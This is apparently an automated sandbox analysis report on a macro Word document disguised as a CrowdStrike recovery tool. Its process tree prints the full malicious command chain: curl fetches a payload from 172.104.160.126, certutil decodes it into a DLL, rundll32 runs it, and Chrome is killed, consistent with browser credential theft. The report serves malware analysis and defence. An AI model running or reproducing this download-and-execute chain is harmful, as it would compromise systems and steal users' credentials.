ID: 1478411
Sample Name:
New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:56:51
Date: 22/07/2024
Version: 40.0.0 Tourmaline

Table of Contents


Windows Analysis Report

New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm


Overview

General Information

Sample name:	New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm
Analysis ID:	1478411
MD5:	dd2100dfa067c..
SHA1:	499f8881f4927...
SHA256:	803727ccdf441..
Tags:	docm
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- System process connects to networ...
- Contains functionality to steal Chrom...
- Document contains VBA stomped c...
- Document contains an embedded V...
- Document contains an embedded V...
- Document contains an embedded V...
- Document exploit detected (process...
- Downloads suspicious files via Chro...
- Machine Learning detection for drop...
- Office process queries suspicious C...
- Sigma detected: Legitimate Applica...

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 2156 cmdline: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /Automation -Embedding MD5: 1A0C2C2E7D9C4BC18E91604E9B0C7678)
  - cmd.exe (PID: 3916 cmdline: C:\Windows\SysWOW64\cmd.exe /c xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp & certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe & C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\curl.txt & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\mscorsvc.txt & START " " rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain & exit MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - conhost.exe (PID: 1428 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
    - xcopy.exe (PID: 5308 cmdline: xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp MD5: 7E9B7CE496D09F70C072930940F9F02C)
    - certutil.exe (PID: 2496 cmdline: certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt MD5: 0DDA4F16AE041578B4E250AE12E06EB1)
    - certutil.exe (PID: 3552 cmdline: certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe MD5: 0DDA4F16AE041578B4E250AE12E06EB1)
    - curl.exe (PID: 2784 cmdline: C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt MD5: 44E5BAEEE864F1E9EDBE3986246AB37A)
    - certutil.exe (PID: 2496 cmdline: certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll MD5: 0DDA4F16AE041578B4E250AE12E06EB1)
    - rundll32.exe (PID: 5068 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain MD5: 889B99C52A60DD49227C5E485A016679)
      - rundll32.exe (PID: 3992 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain MD5: EF3179D498793BF4234F708D3BE28633)
        - cmd.exe (PID: 5640 cmdline: C:\Windows\system32\cmd.exe /c taskkill /F /IM chrome.exe MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
          - conhost.exe (PID: 2496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
          - taskkill.exe (PID: 2144 cmdline: taskkill /F /IM chrome.exe MD5: A599D3B2FAFBDE4C1A6D7D0F839451C7)
- chrome.exe (PID: 7612 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank" MD5: 5BBFA6CBDF4C254EB368D534F9E23C92)
  - chrome.exe (PID: 7792 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2084 --field-trial-handle=1976,i,14189460158267219968,9438605418759963760,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction /prefetch:8 MD5: 5BBFA6CBDF4C254EB368D534F9E23C92)
- chrome.exe (PID: 2716 cmdline: "C:\Program Files\Google\Chrome\Application\chrome.exe" "https://go.microsoft.com/fwlink/?linkid=2280386" MD5: 5BBFA6CBDF4C254EB368D534F9E23C92)
- WINWORD.EXE (PID: 3856 cmdline: "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /Automation -Embedding MD5: 1A0C2C2E7D9C4BC18E91604E9B0C7678)
  - cmd.exe (PID: 6464 cmdline: C:\Windows\SysWOW64\cmd.exe /c xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp & certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Tem

p\curl.exe & C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\curl.txt & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\mscorsvc.txt & START " " rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain & exit MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)

- conhost.exe (PID: 7072 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
- xcopy.exe (PID: 7500 cmdline: xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp MD5: 7E9B7CE496D09F70C072930940F9F02C)
- certutil.exe (PID: 7576 cmdline: certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt MD5: 0DDA4F16AE041578B4E250AE12E06EB1)
- certutil.exe (PID: 4820 cmdline: certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe MD5: 0DDA4F16AE041578B4E250AE12E06EB1)
- curl.exe (PID: 8092 cmdline: C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt MD5: 44E5BAEEE864F1E9EDBE3986246AB37A)
- certutil.exe (PID: 8116 cmdline: certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll MD5: 0DDA4F16AE041578B4E250AE12E06EB1)
- rundll32.exe (PID: 5208 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain MD5: 889B99C52A60DD49227C5E485A016679)
  - rundll32.exe (PID: 5940 cmdline: rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain MD5: EF3179D498793BF4234F708D3BE28633)
    - cmd.exe (PID: 2540 cmdline: C:\Windows\system32\cmd.exe /c taskkill /F /IM chrome.exe MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
      - conhost.exe (PID: 6304 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 0D698AF330FD17BEE3BF90011D49251D)
      - taskkill.exe (PID: 5680 cmdline: taskkill /F /IM chrome.exe MD5: A599D3B2FAFBDE4C1A6D7D0F839451C7)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

System Summary

Sigma detected: Legitimate Application Dropped Executable

Sigma detected: Suspicious Microsoft Office Child Process

Sigma detected: Suspicious Copy From or To System Directory

Sigma detected: Office Macro File Creation

Snort Signatures

No Snort rule has matched

Suricata Signatures

ET MALWARE Observed Certificate Base64 Encoded Executable Inbound - Source IP: 172.104.160.126 - Destination IP: 192.168.2.6 ➖

Timestamp:	2024-07-22T15:58:45.771195+0200
SID:	2029280
Source Port:	8099
Destination Port:	49195
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET MALWARE Observed Certificate Base64 Encoded Executable Inbound - Source IP: 172.104.160.126 - Destination IP: 192.168.2.6 ➖

Timestamp:	2024-07-22T15:57:48.044440+0200
SID:	2029280
Source Port:	8099
Destination Port:	49717
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

System process connects to network (likely due to code injection or exploit)

Uses known network protocols on non-standard ports

System Summary

Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Downloads suspicious files via Chrome

Office process queries suspicious COM object (likely to drop second stage)

Data Obfuscation

Document contains an embedded VBA with many string operations indicating source code obfuscation

Hooking and other Techniques for Hiding and Protection

Uses known network protocols on non-standard ports

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Document contains VBA stomped code (only p-code) potentially bypassing AV detection

Stealing of Sensitive Information


Contains functionality to steal Chrome passwords or cookies

Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Reconnai…	Resource Developm…	Initial Access	Execution	Persisten…	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	3 2 Scripting	Valid Accounts	1 Windows Management Instrumentation	3 2 Scripting	1 DLL Side-Loading	1 Disable or Modify Tools	2 OS Credential Dumping	2 System Time Discovery	1 Exploitation of Remote Services	1 2 Archive Collected Data	2 Ingress Tool Transfer	Exfiltration Over Other Network Medium	1 Data Encrypted for Impact
Credentials	Domains	Default Accounts	1 Native API	1 Obfuscated Files or Information	1 Extra Window Memory Injection	1 Deobfuscate/Decode Files or Information	1 Credentials In Files	3 File and Directory Discovery	Remote Desktop Protocol	1 Data from Local System	2 1 Encrypted Channel	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	1 Exploitation for Client Execution	1 DLL Side-Loading	1 1 1 Process Injection	1 2 Obfuscated Files or Information	Security Account Manager	3 6 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	1 Non-Standard Port	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	2 Command and Scripting Interpreter	Login Hook	Login Hook	1 DLL Side-Loading	NTDS	1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	3 Non-Application Layer Protocol	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 File Deletion	LSA Secrets	1 Virtualization/Sandbox Evasion	SSH	Keylogging	5 Application Layer Protocol	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	1 Extra Window Memory Injection	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop
DNS	Web Services	External Remote Services	Systemd Timers	Startup Items	Startup Items	1 Masquerading	DCSync	1 System Network Configuration Discovery	Windows Remote Management	Web Portal Capture	Commonly Used Port	Exfiltration Over C2 Channel	Inhibit System Recovery
Network Trust Dependencies	Serverless	Drive-by Compromise	Container Orchestration Job	Scheduled Task/Job	Scheduled Task/Job	1 Virtualization/Sandbox Evasion	Proc Filesystem	System Owner/User Discovery	Cloud Services	Credential API Hooking	Application Layer Protocol	Exfiltration Over Alternative Protocol	Defacement
Network Topology	Malvertising	Exploit Public-Facing Application	Command and Scripting Interpreter	At	At	1 1 1 Process Injection	/etc/passwd and /etc/shadow	Network Sniffing	Direct Cloud VM Connections	Data Staged	Web Protocols	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Internal Defacement
IP Addresses	Compromise Infrastructure	Supply Chain Compromise	PowerShell	Cron	Cron	1 Rundll32	Network Sniffing	Network Service Discovery	Shared Webroot	Local Data Staging	File Transfer Protocols	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	External Defacement


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm	26%	ReversingLabs	Script-Macro.Downloader.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRC0000.tmp	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\curl.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\mscorsvc.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://ch.search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	0%	URL Reputation	safe	
http://https://www.ecosia.org/newtab/	0%	URL Reputation	safe	
http://https://ac.ecosia.org/autocomplete?q=	0%	URL Reputation	safe	
http://https://ch.search.yahoo.com/favicon.icohttps://ch.search.yahoo.com/search	0%	URL Reputation	safe	
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	0%	URL Reputation	safe	
http://172.104.160.126:8099/payload2.txt6ov	0%	Avira URL Cloud	safe	
http://https://curl.se/libcurl/c/curl_easy_setopt.html	0%	Avira URL Cloud	safe	
http://https://duckduckgo.com/ac/?q=	0%	Avira URL Cloud	safe	
http://https://duckduckgo.com/chrome_newtab	0%	Avira URL Cloud	safe	
http://172.104.160.126:80X99	0%	Avira URL Cloud	safe	
http://https://duckduckgo.com/favicon.icohttps://duckduckgo.com/?q=	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/http-cookies.html	0%	Avira URL Cloud	safe	
http://https://www.google.com/images/branding/product/ico/googleg_lodp.ico	0%	Avira URL Cloud	safe	
http://172.104.160.	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/payload2.txt-oC:	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/alt-svc.html	0%	Avira URL Cloud	safe	
http://172.104.160.126:5000/Upl	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/payload2.txton	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/sslcerts.html	0%	Avira URL Cloud	safe	
http://172.104.160.126:5000/Uploadss	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/alt-svc.html#	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/hsts.html	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/sslcerts.htmlcurl	0%	Avira URL Cloud	safe	
http://https://aka.ms/vs/17/release/vc_redist.x64.exe	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/copyright.htmlD	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/pay	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/hsts.html#	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/pay0	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/payload2.txtr	0%	Avira URL Cloud	safe	
http://https://curl.se/docs/http-cookies.html#	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/payload2.txt6	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/payload2.txts	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/payload2.txt	0%	Avira URL Cloud	safe	
http://https://curl.se/P	0%	Avira URL Cloud	safe	
http://172.104.160.126:8099/payload2.txto	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.google.com	142.250.186.164	true	false		unknown

Contacted URLs

